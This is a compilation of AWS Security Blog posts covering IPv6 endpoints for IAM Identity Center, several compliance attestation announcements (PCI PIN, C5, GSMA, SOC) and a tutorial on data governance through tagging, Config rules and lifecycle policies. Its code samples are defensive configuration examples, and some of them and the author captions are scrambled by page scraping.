The URLs that administrators use to manage IAM Identity Center are the second kind of URL your organization needs. The new dual-stack service endpoints end in api.aws as their TLD and are listed in the Identity Center service endpoints. Administrators can use these service endpoints to manage users and groups in Identity Center, update their access to applications and resources, and perform other management operations. As an example, if your administrator uses identitystore.{region}.amazonaws.com to manage users and groups in Identity Center, they should now use the dual-stack version of the same service endpoint which is identitystore.{region}.api.aws, so they can connect to service endpoints using IPv6 clients and networks.

If your users or administrators use an AWS SDK to access AWS applications and accounts or manage services, follow Dual-stack and FIPS endpoints to enable connectivity to the dual-stack endpoints.

After completing these two steps, your workforce and administrators can connect to IAM Identity Center using IPv6. Remember, these endpoints also support IPv4, so clients not yet IPv6-capable can continue to connect using IPv4.

Monitoring dual-stack endpoint usage

You can optionally monitor AWS CloudTrail logs to track usage of dual-stack endpoints. The key difference between IPv4-only and dual-stack endpoint usage is the TLD and appears in the clientProvidedHostHeader field. The following example shows the difference between these CloudTrail events for the CreateTokenWithIAM API call.

IPv4-only endpoints Dual-stack endpoints
"CloudTrailEvent": {
  "eventName": "CreateToken",
  "tlsDetails": {
     "tlsVersion": "TLSv1.3",
     "cipherSuite": "TLS_AES_128_GCM_SHA256",
     "clientProvidedHostHeader": "oidc.us-east-1.amazonaws.com"
  }
}

"CloudTrailEvent": {
  "eventName": "CreateToken",
  "tlsDetails": {
     "tlsVersion": "TLSv1.3",
     "cipherSuite": "TLS_AES_128_GCM_SHA256",
     "clientProvidedHostHeader": "oidc.us-east-1.api.aws"
  }
}

Conclusion

IAM Identity Center now allows clients to connect over IPv6 natively with no network address translation infrastructure. This post showed you how to transition your organization to use IPv6 with Identity Center and its integrated applications. Remember that existing IPv4 endpoints will continue to function, so you can transition at your own pace. Also, no immediate action is required by you. However, we recommend planning your transition to take advantage of IPv6 benefits and meet compliance requirements. If you have questions, comments, or concerns, contact AWS Support, or start a new thread in the IAM Identity Center re:Post channel.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Suchintya Dandapat
Suchintya Dandapat

Suchintya Dandapat is a Principal Product Manager for AWS where he partners with enterprise customers to solve their toughest identity challenges, enabling secure operations at global scale.

Updated PCI PIN compliance package for AWS CloudHSM now available

Post Syndicated from Tushar Jain original https://aws.amazon.com/blogs/security/updated-pci-pin-compliance-package-for-aws-cloudhsm-now-available/

Amazon Web Services (AWS) is pleased to announce the successful completion of Payment Card Industry Personal Identification Number (PCI PIN) audit for the AWS CloudHSM service.

With CloudHSM, you can manage and access your keys on FIPS 140-3 Level 3 validated hardware, protected with customer-owned, single-tenant hardware security module (HSM) instances that run in your own virtual private cloud (VPC). This PCI PIN attestation gives you the flexibility to deploy your regulated workloads with reduced compliance overhead. CloudHSM might be suitable when operations supported by the service are integrated into a broader solution that requires PCI-PIN compliance. For payment operations, such as PIN translation, we encourage you to consider AWS Payment Cryptography as a fully managed alternative for PCI-PIN compliance.

The PCI PIN compliance report package for AWS CloudHSM includes two key components:

  • PCI PIN Attestation of Compliance (AOC) – demonstrating that AWS CloudHSM was successfully validated against the PCI PIN standard with zero findings
  • PCI PIN Responsibility Summary – provides guidance to help AWS customers understand their responsibilities in developing and operating a highly secure environment for handling PIN-based transactions

AWS was evaluated by Coalfire, a third-party Qualified Security Assessor (QSA). Customers can access the PCI PIN Attestation of Compliance (AOC) and PCI PIN Responsibility Summary reports through AWS Artifact.

To learn more about our PCI program and other compliance and security programs, see the AWS Compliance Programs page. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain

Tushar Jain

Tushar is a Compliance Program Manager at AWS. He leads multiple security and privacy initiatives within AWS. Tushar holds a Master of Business Administration from Indian Institute of Management Shillong, India and a Bachelor of Technology in electronics and telecommunication engineering from Marathwada University, India. He has over 13 years of experience in information security and holds CCSK and CSXF certifications.

Will Black

Will Black

Will is a Compliance Program Manager at Amazon Web Services. He leads multiple security and compliance initiatives within AWS. He has ten years of experience in compliance and security assurance and holds a degree in Management Information Systems from Temple University. Additionally, he holds the CCSK and ISO 27001 Lead Implementer certifications.

Updated PCI PIN compliance package for AWS Payment Cryptography now available

Post Syndicated from Tushar Jain original https://aws.amazon.com/blogs/security/updated-pci-pin-compliance-package-for-aws-payment-cryptography-now-available/

Amazon Web Services (AWS) is pleased to announce the successful completion of Payment Card Industry Personal Identification Number (PCI PIN) audit for the AWS Payment Cryptography service.

With AWS Payment Cryptography, your payment processing applications can use payment hardware security modules (HSMs) that are PCI PIN Transaction Security (PTS) HSM certified and fully managed by AWS, with PCI PIN-compliant key management. This attestation gives you the flexibility to deploy your regulated workloads with reduced compliance overhead.

The PCI PIN compliance report package for AWS Payment Cryptography includes two key components:

  • PCI PIN Attestation of Compliance (AOC) – demonstrating that AWS Payment Cryptography was successfully validated against the PCI PIN standard with zero findings
  • PCI PIN Responsibility Summary – provides guidance to help AWS customers understand their responsibilities in developing and operating a highly secure environment for handling PIN-based transactions

AWS was evaluated by Coalfire, a third-party Qualified Security Assessor (QSA). Customers can access the PCI PIN Attestation of Compliance (AOC) and PCI PIN Responsibility Summary reports through AWS Artifact.

To learn more about our PCI programs and other compliance and security programs, visit the AWS Compliance Programs page. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Compliance Support page.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain

Tushar Jain

Tushar is a Compliance Program Manager at AWS. He leads multiple security and privacy initiatives within AWS. Tushar holds a Master of Business Administration from Indian Institute of Management Shillong, India and a Bachelor of Technology in electronics and telecommunication engineering from Marathwada University, India. He has over 13 years of experience in information security and holds CCSK and CSXF certifications.

Will Black

Will Black

Will is a Compliance Program Manager at Amazon Web Services. He leads multiple security and compliance initiatives within AWS. He has ten years of experience in compliance and security assurance and holds a degree in Management Information Systems from Temple University. Additionally, he holds the CCSK and ISO 27001 Lead Implementer certifications.

AWS achieves 2025 C5 Type 2 attestation report with 183 services in scope 

Post Syndicated from Tea Jioshvili original https://aws.amazon.com/blogs/security/aws-achieves-2025-c5-type-2-attestation-report-with-183-services-in-scope/

Amazon Web Services (AWS) is pleased to announce a successful completion of the 2025 Cloud Computing Compliance Criteria Catalogue (C5) attestation cycle with 183 services in scope. This alignment with C5 requirements demonstrates our ongoing commitment to adhere to the heightened expectations for cloud service providers. AWS customers in Germany and across Europe can run their applications in the AWS Regions that are in scope of the C5 report with the assurance that AWS aligns with C5 criteria.

The C5 attestation scheme is backed by the German government and was introduced by the Federal Office for Information Security (BSI) in 2016. AWS has adhered to the C5 requirements since their inception. C5 helps organizations demonstrate operational security against common cybersecurity threats when using cloud services.

Independent third-party auditors evaluated AWS for the period of October 1, 2024, through September 30, 2025. The C5 report illustrates the compliance status of AWS for both the basic and additional criteria of C5. Customers can download the C5 report through AWS Artifact, a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console or learn more at Getting Started with AWS Artifact.

AWS has added the following five services to the current C5 scope:

The following AWS Regions are in scope of the 2025 C5 attestation: Europe (Frankfurt), Europe (Ireland), Europe (London), Europe (Milan), Europe (Paris), Europe (Stockholm), Europe (Spain), Europe (Zurich), and Asia Pacific (Singapore). For up-to-date information, see the C5 page of our AWS Services in Scope by Compliance Program.

Security and compliance is a shared responsibility between AWS and the customer. When customers move their computer systems and data to the cloud, security responsibilities are shared between the customer and the cloud service provider. For more information, see the AWS Shared Security Responsibility Model.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

Reach out to your AWS account team if you have questions or feedback about the C5 report.
If you have feedback about this post, submit comments in the Comments section below.

Tea Jioshvili

Tea Jioshvili

Tea is a Manager in AWS Compliance & Security Assurance based in Berlin, Germany. She leads various third-party audit programs across Europe. She previously worked in security assurance and compliance, business continuity, and operational risk management in the financial industry for 20 years.

AWS renews the GSMA SAS-SM certification for two AWS Regions and expands to cover four new Regions

Post Syndicated from Michael Murphy original https://aws.amazon.com/blogs/security/aws-renews-the-gsma-sas-sm-certification-for-two-aws-regions-and-expands-to-cover-four-new-regions/

Amazon Web Services (AWS) is pleased to announce the expansion of GSMA Security Accreditation Scheme for Subscription Management (SAS-SM) certification to four new AWS Regions: US West (Oregon), Europe (Frankfurt), Asia Pacific (Tokyo), and Asia Pacific (Singapore). Additionally, the AWS US East (Ohio) and Europe (Paris) Regions have been recertified. All certifications are under the GSM Association (GSMA) SAS-SM with scope Data Centre Operations and Management (DCOM). AWS was evaluated by GSMA-selected independent third-party auditors, and all Region certifications are valid through October 2026. The Certificate of Compliance that shows AWS achieved GSMA compliance status is available on both the GSMA and AWS websites.

The US East (Ohio) Region first obtained GSMA certification in September 2021, and the Europe (Paris) Region first obtained GSMA certification in October 2021. Since then, multiple independent software vendors (ISVs) have inherited the controls of our SAS-SM DCOM certification to build GSMA compliant subscription management or eSIM (embedded subscriber identity module) services on AWS. For established market leaders, this reduces technical debt while meeting the scalability and performance needs of their customers. Startups innovating with eSIM solutions can accelerate their time to market by many months, compared to on-premises deployments.

Until 2023, the shift from physical subscriber identity modules (SIMs) to eSIMs was primarily driven by automotives, cellular connected wearables, and companion devices such as tablets. GSMA is promoting the SGP.31 and SGP.32 specifications, which standardize protocols and guarantee compatibility and consistent user experience for all eSIM devices spanning smartphones, IoT, smart home, industrial Internet of Things (IoT), and so on. As more device manufacturers launch eSIM only models, our customers are demanding robust, cloud-centered eSIM solutions. Over 400 telecom operators around the world now support eSIM services for their subscribers. Hosting eSIM platforms in the cloud allows them to integrate efficiently with their next generation cloud-based operations support systems (OSS) and business support systems (BSS).

The AWS expansion to certify four new Regions into scope in November 2025 demonstrates our continuous commitment to adhere to the heightened expectations for cloud service providers and extends our global coverage for GSMA-certified infrastructure. With two GSMA-certified Regions in the US, EU, and Asia respectively, customers can now build geo-redundant eSIM solutions to improve their disaster recovery and resiliency posture.

For up-to-date information related to the certification, see the AWS GSMA Compliance Program page.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page. If you have feedback about this post, submit comments in the Comments section below.

Michael Murphy

Michael Murphy

Michael is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Michael has over 14 years of experience in information security and holds a master’s degree and a bachelor’s degree in computer engineering from Stevens Institute of Technology. He also holds CISSP, CRISC, CISA, and CISM certifications.

Noah Miller

Noah Miller

Noah is a Compliance Program Manager at AWS and supports multiple security and privacy initiatives within AWS. Noah has 6 years of experience in information security. He has a master’s degree in Cybersecurity Risk Management and a bachelor’s degree in informatics from Indiana University.

Nyef Khan

Nayef Khan

Nayef Khan is a Senior Solutions Architect at AWS in Canada, with over 15 years of experience in security assurance across financial and telecom industries. He is passionate about using cloud technologies to solve real-life customer challenges. Nayef has collaborated with a numerous Telecom customers globally throughout his career, launching industry-first solutions like mobile payments and eSIM. He holds an MBA in Strategic Management from Wilfrid Laurier University, and a bachelor’s degree in Computer Engineering from the University of Waterloo.

Fall 2025 SOC 1, 2, and 3 reports are now available with 185 services in scope

Post Syndicated from Tushar Jain original https://aws.amazon.com/blogs/security/fall-2025-soc-1-2-and-3-reports-are-now-available-with-185-services-in-scope/

Amazon Web Services (AWS) is pleased to announce that the Fall 2025 System and Organization Controls (SOC) 1, 2, and 3 reports are now available. The reports cover 185 services over the 12-month period from October 1, 2024–September 30, 2025, giving customers a full year of assurance. These reports demonstrate our continuous commitment to adhering to the heightened expectations of cloud service providers.

Customers can download the Fall 2025 SOC 1 and 2 reports through AWS Artifact, a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact. The SOC 3 report can be found on the AWS SOC Compliance Page.

AWS strives to continuously bring services into the scope of its compliance programs to help customers meet their architectural and regulatory needs. You can view the current list of services in scope on our Services in Scope page. As an AWS customer, you can reach out to your AWS account team if you have any questions or feedback about SOC compliance.

To learn more about AWS compliance and security programs, see AWS Compliance Programs. As always, we value feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below.

Tushar Jain

Tushar Jain
Tushar is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Tushar holds a Master of Business Administration from the Indian Institute of Management Shillong, India, and a Bachelor of Technology in electronics and telecommunication engineering from Marathwada University, India. He has over 13 years of experience in information security and holds CISM, CCSK, and CSXF certifications.

Michael Murphy

Michael Murphy
Michael is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Michael has over 14 years of experience in information security and holds a master’s degree and a bachelor’s degree in computer engineering from Stevens Institute of Technology. He also holds CISSP, CRISC, CISA, and CISM certifications.

Nathan Samuel

Nathan Samuel
Nathan is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Nathan has a Bachelor of Commerce degree from the University of the Witwatersrand, South Africa, and has over 21 years of experience in security assurance. He holds the CISA, CRISC, CGEIT, CISM, CDPSE, and Certified Internal Auditor certifications.

Gabby Iem

Gabby Iem
Gabby is a Program Manager at AWS. She supports multiple initiatives within AWS security assurance and has recently received her bachelor’s degree from Chapman University studying business administration.

Jeff Cheung

Jeff Cheung
Jeff is a Technical Program Manager at AWS where he leads multiple security and privacy initiatives across business lines. Jeff has Bachelor’s degrees in Information Systems and Economics from SUNY Stony Brook and has over 20 years of experience in information security and assurance. Jeff has held professional certifications such as CISA, CISM, and PCI-QSA.

Noah Miller

Noah Miller
Noah is a Compliance Program Manager at AWS and supports multiple security and privacy initiatives within AWS. Noah has 6 years of experience in information security. He has a master’s degree in Cybersecurity Risk Management and a bachelor’s degree in Informatics from Indiana University.

Will Black

Will Black
Will is a Compliance Program Manager at Amazon Web Services where he leads multiple security and compliance initiatives. Will has 10 years of experience in compliance and security assurance and holds a degree in Management Information Systems from Temple University. Additionally, he is a PCI Internal Security Assessor (ISA) for AWS and holds the CCSK and ISO 27001 Lead Implementer certifications.

Implementing data governance on AWS: Automation, tagging, and lifecycle strategy – Part 2

Post Syndicated from Omar Ahmed original https://aws.amazon.com/blogs/security/implementing-data-governance-on-aws-automation-tagging-and-lifecycle-strategy-part-2/

In Part 1, we explored the foundational strategy, including data classification frameworks and tagging approaches. In this post, we examine the technical implementation approach and key architectural patterns for building a governance framework.

We explore governance controls across four implementation areas, building from foundational monitoring to advanced automation. Each area builds on the previous one, so you can implement incrementally and validate as you go:

  • Monitoring foundation: Begin by establishing your monitoring baseline. Set up AWS Config rules to track tag compliance across your resources, then configure Amazon CloudWatch dashboards to provide real-time visibility into your governance posture. By using this foundation, you can understand your current state before implementing enforcement controls.
  • Preventive controls: Build proactive enforcement by deploying AWS Lambda functions that validate tags at resource creation time. Implement Amazon EventBridge rules to trigger real-time enforcement actions and configure service control policies (SCPs) to establish organization-wide guardrails that prevent non-compliant resource deployment.
  • Automated remediation: Reduce manual intervention by setting up AWS Systems Manager Automation Documents that respond to compliance violations. Configure automated responses that correct common issues like missing tags or improper encryption and implement classification-based security controls that automatically apply appropriate protections based on data sensitivity.
  • Advanced features: Extend your governance framework with sophisticated capabilities. Deploy data sovereignty controls to help ensure regulatory compliance across AWS Regions, implement intelligent lifecycle management to optimize costs while maintaining compliance, and establish comprehensive monitoring and reporting systems that provide stakeholders with clear visibility into your governance effectiveness.

Prerequisites

Before beginning implementation, ensure you have AWS Command Line Interface (AWS CLI) installed and configured with appropriate credentials for your target accounts. Set AWS Identity and Access Managment (IAM) permissions so that you can create roles, Lambda functions, and AWS Config rules. Finally, basic familiarity with AWS CloudFormation or Terraform will be helpful, because we’ll use CloudFormation throughout our examples.

Tag governance controls

Implementing tag governance requires multiple layers of controls working together across AWS services. These controls range from preventive measures that validate resources at creation to detective controls that monitor existing resources. This section describes each control type, starting with preventive controls that act as first line of defense.

Preventive controls

Preventive controls help ensure resources are properly tagged at creation time. By implementing Lambda functions triggered by AWS CloudTrail events, you can validate tags before resources are created, preventing non-compliant resources from being deployed:

# AWS Lambda function for preventive tag enforcement def enforce_resource_tags(event, context):     
	required_tags = ['DataClassification', 'DataOwner', 'Environment']          

	# Extract resource details from the event     
	resource_tags = 
event['detail']['requestParameters'].get('Tags', {})          

	# Validate required tags are present     
	missing_tags = [tag for tag in required_tags if tag not in resource_tags]          

	if missing_tags:
		# Send alert to security team
		# Log non-compliance for compliance reporting         
		raise Exception(f"Missing required tags: {missing_tags}")

	return {‘status’: ‘compliant’}

For complete, production-ready implementation, see Implementing Tag Policies with AWS Organizations and EventBridge event patterns for resource monitoring.

Organization-wide policy enforcement

AWS Organizations tag policies provide a foundation for consistent tagging across your organization. These policies define standard tag formats and values, helping to ensure consistency across accounts:

{   
    "tags": {     
        "DataClassification": {       
            "tag_key": {         
                "@@assign": "DataClassification"       
            },       
            "tag_value": {         
                "@@assign": ["L1", "L2", "L3"]       
            },       
            "enforced_for": {         
                "@@assign": [           
                    "s3:bucket",           
                    "ec2:instance",           
                    "rds:db",           
                    "dynamodb:table"         
                ]       
            }     
        }   
    } 
}

Detailed implementation guidance: Getting started with tag policies & Best practices for using tag policies

Tag-based access control

Tag-based access control gives you detailed permissions using attribute-based access control (ABAC). By using this approach, you can define permissions based on resource attributes rather than creating individual IAM policies for each use case:

{     
    "Version": "2012-10-17",     
    "Statement": [         
        {             
            "Effect": "Allow",             
            "Action": ["s3:GetObject", "s3:PutObject"],             
            "Resource": "*",             
            "Condition": {                 
                "StringEquals": {                     
                    "aws:ResourceTag/DataClassification": "L1",                     
                    "aws:ResourceTag/Environment": "Prod"                 
                }             
            }         
        }     
    ] 
}

Multi-account governance strategy

While implementing tag governance within a single account is straightforward, most organizations operate in a multi-account environment. Implementing consistent governance across your organization requires additional controls:

# This SCP prevents creation of resources without required tags 
OrganizationControls:   
	SCPPolicy:     
		Type: AWS::Organizations::Policy     
		Properties:       
			Content:         
				Version: "2012-10-17"         
				Statement:           
					- 	Sid: EnforceTaggingOnResources             
						Effect: Deny             
						Action:               
							- "ec2:RunInstances"               
							- "rds:CreateDBInstance"               
							- "s3:CreateBucket"             
						Resource: "*"             
						Condition:               
							'Null':                 
								'aws:RequestTag/DataClassification': true                 
								'aws:RequestTag/Environment': true

For more information, see implementation guidance for SCPs.

Integration with on-premises governance frameworks

Many organizations maintain existing governance frameworks for their on-premises infrastructure. Extending these frameworks to AWS requires careful integration and applicability analysis. The following example shows how to use AWS Service Catalog to create a portfolio of AWS resources that align with your on-premises governance standards.

# AWS Service Catalog portfolio for on-premises aligned resources 
ServiceCatalogIntegration:   
	Portfolio:     
		Type: AWS::ServiceCatalog::Portfolio     
		Properties:       
			DisplayName: Enterprise-Aligned Resources       
			Description: Resources that comply with existing governance framework       
			ProviderName: Enterprise IT   

# Product that maintains on-prem naming conventions and controls   
	CompliantProduct:     
		Type: AWS::ServiceCatalog::CloudFormationProduct     
		Properties:       
			Name: Compliant-Resource-Bundle       
			Owner: Enterprise Architecture       
			Tags:         
				- 	Key: OnPremMapping           
					Value: "EntArchFramework-v2"

Automating security controls based on classification

After data is classified, use these classifications to automate security controls and use AWS Config to track and validate that resources are properly tagged through defined rules that assess your AWS resource configurations, including a built-in required-tags rule. For non-compliant resources, you can use Systems Manager to automate the remediation process.

With proper tagging in place, you can implement automated security controls using EventBridge and Lambda. By using this combination, you can create a cost-effective and scalable infrastructure for enforcing security policies based on data classification. For example, when a resource is tagged as high impact, you can use EventBridge to trigger a Lambda function to enable required security measures.

def apply_security_controls(event, context):     
	resource_type = event['detail']['resourceType']     
	tags = event['detail']['tags']          

	if tags['DataClassification'] == 'L1':         
		# Apply Level 1 security controls         
		enable_encryption(resource_type)         
		apply_strict_access_controls(resource_type)         
		enable_detailed_logging(resource_type)     
	elif tags['DataClassification'] == 'L2':         
		# Apply Level 2 security controls         
		enable_standard_encryption(resource_type)         
		apply_basic_access_controls(resource_type)

This example automation applies security controls consistently, reducing human error and maintaining compliance. Code-based controls ensure policies match your data classification.

Implementation resources:

Data sovereignty and residency

Data sovereignty and residency requirements help you comply with regulations like GDPR. Such controls can be implemented to restrict data storage and processing to specific AWS Regions:

# Config rule for region restrictions 
AWSConfig:   
	ConfigRule:     
		Type: AWS::Config::ConfigRule     
		Properties:       
			ConfigRuleName: s3-bucket-region-check       
			Description: Checks if S3 buckets are in allowed regions       
			Source:         
				Owner: AWS         
				SourceIdentifier: S3_BUCKET_REGION       
			InputParameters:         
				allowedRegions:           
					- eu-west-1           
					- eu-central-1

Note: This example uses eu-west-1 and eu-central-1 because these Regions are commonly used for GDPR compliance, providing data residency within the European Union. Adjust these Regions based on your specific regulatory requirements and business needs. For more information, see Meeting data residency requirements on AWS and Controls that enhance data residence protection.

Disaster recovery integration with governance controls

While organizations often focus on system availability and data recovery, maintaining governance controls during disaster recovery (DR) scenarios is important for compliance and security. To implement effective governance in your DR strategy, start by using AWS Config rules to check that DR resources maintain the same governance standards as your primary environment:

AWSConfig:   
	ConfigRule:     
		Type: AWS::Config::ConfigRule     
		Properties:       
			ConfigRuleName: dr-governance-check       
			Description: Ensures DR resources maintain governance controls       
			Source:         
				Owner: AWS         
				SourceIdentifier: REQUIRED_TAGS       
			Scope:         
				ComplianceResourceTypes:           
					- "AWS::S3::Bucket"           
					- "AWS::RDS::DBInstance"           
					- "AWS::DynamoDB::Table"       
			InputParameters:         
				tag1Key: "DataClassification"         
				tag1Value: "L1,L2,L3"         
				tag2Key: "Environment"         
				tag2Value: "DR"

For your most critical data (classified as Level 1 in part 1 of this post), implement cross-Region replication while maintaining strict governance controls. This helps ensure that sensitive data remains protected even during failover scenarios:

Cross-Region:   
	ReplicationRule:     
		Type: AWS::S3::Bucket     
		Properties:       
			ReplicationConfiguration:         
				Role: !GetAtt ReplicationRole.Arn         
				Rules:           
					- 	Status: Enabled             
						TagFilters:               
							- 	Key: "DataClassification"                 
								Value: "L1"             
						Destination:               
							Bucket: !Sub "arn:aws:s3:::${DRBucket}"               
							EncryptionConfiguration:                 
								ReplicaKmsKeyID: !Ref DRKMSKey

Automated compliance monitoring

By combining AWS Config for resource compliance, CloudWatch for metrics and alerting, and Amazon Macie for sensitive data discovery, you can create a robust compliance monitoring framework that automatically detects and responds to compliance issues:

Figure 1: Compliance monitoring architecture

Figure 1: Compliance monitoring architecture

This architecture (shown in Figure 1) demonstrates how AWS services work together to provide compliance monitoring:

  • AWS Config, CloudTrail, and Macie monitor AWS resources
  • CloudWatch aggregates monitoring data
  • Alerts and dashboards provide real-time visibility

The following CloudFormation template implements these controls:

Resources:   
	EncryptionRule:     
		Type: AWS::Config::ConfigRule     
		Properties:       
			ConfigRuleName: s3-bucket-encryption-enabled       
			Source:         
				Owner: AWS         
				SourceIdentifier: 
S3_BUCKET_SERVER_SIDE_ENCRYPTION_ENABLED   

	MacieJob:     
		Type: AWS::Macie::ClassificationJob     
		Properties:       
			JobType: ONE_TIME       
			S3JobDefinition:         
				BucketDefinitions:           
				- 	AccountId: !Ref AWS::AccountId             
					Buckets:               
						- !Ref DataBucket       
				ScoreFilter:         
					Minimum: 75   

	SecurityAlarm:     
		Type: AWS::CloudWatch::Alarm     
		Properties:       
			AlarmName: UnauthorizedAccessAttempts       
			MetricName: UnauthorizedAPICount       
			Namespace: SecurityMetrics       
			Statistic: Sum       
			Period: 300       
			EvaluationPeriods: 1       
			Threshold: 3       
			AlarmActions:         
				- 	!Ref SecurityNotificationTopic       
			ComparisonOperator: GreaterThanThreshold

These controls provide real-time visibility into your security posture, automate responses to potential security events, and use Macie for sensitive data discovery and classification. For a complete monitoring setup, review List of AWS Config Managed Rules and Using Amazon CloudWatch dashboards.

Using AWS data lakes for governance

Modern data governance strategies often use data lakes to provide centralized control and visibility. AWS provides a comprehensive solution through the Modern Data Architecture Accelerator (MDAA), which you can use to help you rapidly deploy and manage data platform architectures with built-in security and governance controls. Figure 2 shows an MDAA reference architecture.

Figure 2: MDAA reference architecture

Figure 2: MDAA reference architecture

For detailed implementation guidance and source code, see Accelerate the Deployment of Secure and Compliant Modern Data Architectures for Advanced Analytics and AI.

Access patterns and data discovery

Understanding and managing access patterns is important for effective governance. Use CloudTrail and Amazon Athena to analyze access patterns:

SELECT   
	useridentity.arn,   
	eventname,   
	requestparameters.bucketname,   
	requestparameters.key,   
	COUNT(*) as access_count 
FROM cloudtrail_logs 
WHERE eventname IN ('GetObject', 'PutObject') 
GROUP BY 1, 2, 3, 4 
ORDER BY access_count DESC 
LIMIT 100;

This query helps identify frequently accessed data and unusual patterns in access behavior. These insights help you to:

  • Optimize storage tiers based on access frequency
  • Refine DR strategies for frequently accessed data
  • Identify of potential security risks through unusual access patterns
  • Fine-tune data lifecycle policies based on usage patterns

For sensitive data discovery, consider integrating Macie to automatically identify and protect PII across your data estate.

Machine learning model governance with SageMaker

As organizations advance in their data governance journey, many are deploying machine learning models in production, necessitating governance frameworks that extend to machine learning (ML) operations. Amazon SageMaker offers advanced tools that you can use to maintain governance over ML assets without impeding innovation.

SageMaker governance tools work together to provide comprehensive ML oversight:

  • Role Manager provides fine-grained access control for ML roles
  • Model Cards centralize documentation and lineage information
  • Model Dashboard offers organization-wide visibility into deployed models
  • Model Monitor automates drift detection and quality control

The following example configures SageMaker governance controls:

# Basic/High-level ML governance setup with role and monitoring SageMakerRole:   
	Type: AWS::IAM::Role   
	Properties:     
		# Allow SageMaker to use this role     
		AssumeRolePolicyDocument:       
			Statement:         
				- 	Effect: Allow           
					Principal:             
						Service: sagemaker.amazonaws.com           
					Action: sts:AssumeRole     
		# Attach necessary permissions     
		ManagedPolicyArns:       
				- 	arn:aws:iam::aws:policy/AmazonSageMakerFullAccess 

ModelMonitor:   
	Type: AWS::SageMaker::MonitoringSchedule   
	Properties:     
		# Set up hourly model monitoring     
		MonitoringScheduleName: hourly-model-monitor     
		ScheduleConfig:       
			ScheduleExpression: 'cron(0 * * * ? *)'  # Run hourly

This example demonstrates two essential governance controls: role-based access management for secure service interactions and automated hourly monitoring for ongoing model oversight. While these technical implementations are important, remember that successful ML governance requires integration with your broader data governance framework, helping to ensure consistent controls and visibility across your entire data and analytics ecosystem. For more information, see Model governance to manage permissions and track model performance.

Cost optimization through automated lifecycle management

Effective data governance isn’t just about security—it’s also about managing cost efficiently. Implement intelligent data lifecycle management based on classification and usage patterns, as shown in Figure 3:

Figure 3: Tag-based lifecycle management in Amazon S3

Figure 3: Tag-based lifecycle management in Amazon S3

Figure 3 illustrates how tags drive automated lifecycle management:

  • New data enters Amazon Simple Storage Service (Amazon S3) with the tag DataClassification: L2
  • Based on classification, the data starts in Standard/INTELLIGENT_TIERING
  • After 90 days, the data transitions to Amazon S3 Glacier storage for cost-effective archival
  • The RetentionPeriod tag (84 months) determines final expiration

Here’s the implementation of the preceding lifecycle rules:

LifecycleConfiguration:   
	Rules:     
		- 	ID: IntelligentArchive       
        	Status: Enabled       
            Transitions:         
				- 	StorageClass: INTELLIGENT_TIERING           
                	TransitionInDays: 0         
               	- 	StorageClass: GLACIER           
                	TransitionInDays: 90       
			Prefix: /data/       
			TagFilters:         
				- 	Key: DataClassification           
                	Value: L2     
   		- 	ID: RetentionPolicy       
        	Status: Enabled       
            ExpirationInDays: 2555  # 7 years       
            TagFilters:         
				- 	Key: RetentionPeriod           
                	Value: "84"  # 7 years in months

S3 Lifecycle automatically optimizes storage costs while maintaining compliance with retention requirements. For example, data initially stored in Amazon S3 Intelligent-Tiering automatically moves to Glacier after 90 days, significantly reducing storage costs while helping to ensure data remains available when needed. For more information, seeManaging the lifecycle of objects and Managing storage costs with Amazon S3 Intelligent-Tiering.

Conclusion

Successfully implementing data governance on AWS requires both a structured approach and adherence to key best practices. As you progress through your implementation journey, keep these fundamental principles in mind:

  • Start with a focused scope and gradually expand. Begin with a pilot project that addresses high-impact, low-complexity use cases. By using this approach, you can demonstrate quick wins while building experience and confidence in your governance framework.
  • Make automation your foundation. Apply AWS services such as Amazon EventBridge for event-driven responses, implement automated remediation for common issues, and create self-service capabilities that balance efficiency with compliance. This automation-first approach helps ensure scalability and consistency in your governance framework.
  • Maintain continuous visibility and improvement. Regular monitoring, compliance checks, and framework updates are essential for long-term success. Use feedback from your operations team to refine policies and adjust controls as your organization’s needs evolve.

Common challenges to be aware of:

  • Initial resistance to change from teams used to manual processes
  • Complexity in handling legacy systems and data
  • Balancing security controls with operational efficiency
  • Maintaining consistent governance across multiple AWS accounts and regions

For more information, implementation support, and guidance, see:

By following this approach and remaining mindful of potential challenges, you can build a robust, scalable data governance framework that grows with your organization while maintaining security, compliance, and efficient data operations.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain
Omar Ahmed

Omar Ahmed is an Auto and Manufacturing Solutions Architect who specializes in analytics. Omar’s journey in cloud computing began as an AWS data center operations technician, where he developed hands on infrastructure expertise. Outside of work, he enjoys motorsports, gaming, and swimming.
Will Black
Omar Mahmoud

Omar is a Solutions Architect helping small-medium businesses with their cloud journey. He specializes in Amazon Connect and next-gen developer services like Kiro. Omar began at AWS as a data center operations technician, gaining hands-on cloud infrastructure experience. Outside work, Omar enjoys gaming, hiking, and soccer.
Fritz Kunstler
Changil Jeong

Changil Jeong is a Solutions Architect at Amazon Web Services (AWS) partnering with Independent software vendor customers on their cloud transformation journey, with strong interests in security. He joined AWS as an SDE apprentice before transitioning to SA. Previously served in the U.S. Army as a financial and budgeting analyst and worked at a large IT consulting firm as a SaaS security analyst.
Brian Ruf
Paige Broderick

Paige Broderick is a Solutions Architect at Amazon Web Services (AWS) who works with Enterprise customers to help them achieve their AWS objectives. She specializes in cloud operations, focusing on governance and using AWS to develop smart manufacturing solutions. Outside of work, Paige is an avid runner and is likely training for her next marathon.

Implementing data governance on AWS: Automation, tagging, and lifecycle strategy – Part 1

